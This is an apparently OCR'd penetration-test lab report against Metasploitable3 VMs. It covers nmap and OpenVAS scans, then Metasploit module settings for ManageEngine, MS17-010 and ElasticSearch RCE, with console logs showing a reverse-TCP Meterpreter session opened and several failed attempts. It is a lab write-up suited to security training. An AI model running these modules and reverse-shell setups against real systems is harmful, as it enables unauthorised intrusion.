
Penetration_Test_01


I used a windows 2008 server and linux early version to simulate the whole penetration test process. The Virtual environment URL will be provided at the end of this report.

First step:

Let us running the nmap -O scan to detect the corresponding operating system of every ip address.



It is linux ubuntu.



It is Windows 2008 server.

Second step


Before we try to find something interesting. The vulnerability scan is necessary to every target device. I have ran a openvas scan by myself to detect it. HTML exploit scan will be provided in the same folder.

Third step


Alright! We already had some exploits from the reports. As a reminder: the red means high dangerous and it is most easily be exploited. I have selected some pairs which has clear exploit metasploit module.


Windows 2008 server.

Pair 1:


windows
http
manageengine_adshacluster_rce
manageengine_appmanager_exec
manageengine_apps_mngr
manageengine_connectionid_write
misc
manageengine_eventlog_analyzer_rce
manageengine
192.168.57.4
192.168.57.3
Attack
ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability
This module exploits a vulnerability found in ManageEngine Desktop Central 9. When uploading a 7z file, the FileUploadServlet class does not check the user-controlled ConnectionId parameter in the FileUploadServlet class. This allows a remote attacker to inject a null bye at the end of the value to create a malicious file with an arbitrary file type, and then place it under a directory that allows server-side scripts to run, which results in
Option
Value
EXE::Custom
LHOST
10.0.2.15
LPORT
30013
Targets:
0 => ManageEngine Desktop Central 9 on Windows
Use a reverse connection
Show advanced options
Launch


Pair 2:


High (CVSS: 9.3)
NVT: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)
Summary
This host is missing a critical security update according to Microsoft Bulletin MS17-010.


ms07_029_msdns_zonename
ms08_067_netapi
ms09_050_smb2_negotiate_func_ind
ms10_046_shortcut_icon_dllloader
ms10_061_spoolss
ms15_020_shortcut_icon_dllloader
ms17_010_eternalblue
ms17_010_eternalblue_win8
ms17_010_psexec
netidentity_xtierrpcpipe
psexec
psexec_psh
smb_delivery
smb_relay
timbuktu_plughntcommand_bof
webexec
smtp
ssh
ssl
telnet
tftp
unicenter
Attack
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Ex...
This module will exploit SMB with vulnerabilities in MS17-010 to achieve a write-what-where primitive. This will then be used to overwrite the connection session information with as an Administrator session. From there, the normal psexec payload code execution is done. Exploits a type confusion between Transaction and WriteAndX requests and a race condition in Transaction requests, as seen in the EternalRomance, EternalChampion, and EternalSynergy exploits. This exploit chain is more reliable than the EternalBlue exploit, but requires a named pipe.
Option
Value
DBGTRACE
0
EXE::Custom
LEAKATTEMPTS
99
LHOST
10.0.2.15
LPORT
1570
Targets:
0 => Automatic
Use a reverse connection
Show advanced options
Launch


Pair 3:


High (CVSS: 7.5)
NVT: Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)



indices_enum
http
elasticsearch_traversal
exploit
multi
elasticsearch
script_mvel_rce
search_groovy_script
Elasticsearch
Attack
ElasticSearch Dynamic Script Arbitrary Java Execution
This module exploits a remote command execution (RCE) vulnerability in ElasticSearch, exploitable by default on ElasticSearch prior to 1.2.0. The bug is found in the REST API, which does not require authentication, where the search function allows dynamic scripts execution. It can be used for remote attackers to execute arbitrary Java code. This module has been tested successfully on ElasticSearch 1.1.1 on Ubuntu Server 12.04 and Windows XP SP3.
Option
Value
LHOST
10.0.2.15
LPORT
15668
Targets:
0 => ElasticSearch 1.1.1 / Automatic
Use a reverse connection
Show advanced options
Launch

Pair 4:


High (CVSS: 7.5)
NVT: Elasticsearch < 1.6.1 Multiple Vulnerabilities (Windows)


multi
elasticsearch
script_mvel_rce
search_groovy_script
Elasticsearch
Console X
Attack
ElasticSearch Search Groovy Sandbox Bypass
This module exploits a remote command execution (RCE) vulnerability in ElasticSearch, exploitable by default on ElasticSearch prior to 1.4.3. The bug is found in the REST API, which does not require authentication, where the search function allows groovy code execution and its sandbox can be bypassed using java.lang.Math.class.forName to reference arbitrary classes. It can be used to execute arbitrary Java code. This module has been tested successfully on ElasticSearch 1.4.2 on Ubuntu Server 12.04.
Option
Value
RHOSTS
RPORT
9200
SSL
0
TARGETURI
/
Targets:
0 => ElasticSearch 1.4.2
Use a reverse connection
Show advanced options
Launch


Pair 5:




Fourth step

Wow, we can exploit these vulnerabilities finally and fortunately. Below are some quick trying to exploit.

Pair 1 successfully exploit:



Pair 2 failed, the 445 port does not open:



Pair 3 successfully exploit:

```
msf5 exploit(multi/elasticsearch/script_mvel_rce) > exploit -j
[*] Exploit running as background job 21.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:8827
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (53845 bytes) to 192.168.57.3
[*] Meterpreter session 3 opened (192.168.57.5:8827 -> 192.168.57.3:49967) at 2019-08-02 21:19:00 -0600
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\dfF.jar' on the target
msf5 exploit(multi/elasticsearch/script_mvel_rce) >
```

Pair 4 failed, java is not running in the victim:

```
msf5 exploit(multi/elasticsearch/search_groovy_script) > exploit -j
[*] Exploit running as background job 24.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:4912
[*] Checking vulnerability...
[-] Exploit aborted due to failure: unknown: 192.168.57.3:9200 - Java has not been executed, aborting...
msf5 exploit(multi/elasticsearch/search_groovy_script) >
```


Pair 5 failed, port did not open:

```
RPORT => 3306
[*] Exploit running as background job 25.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.57.5:26072
[-] 192.168.57.3:3306 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.57.3:3306).
```

Extra step


In addition, i tried privilege escalation module: getsystem and steal token. But both failed. This is the privilege finally.

Pair 1:



Pair 3:

We have got the admin access already when i exploit.



Virtual environment URL: https://github.com/rapid7/metasploitable3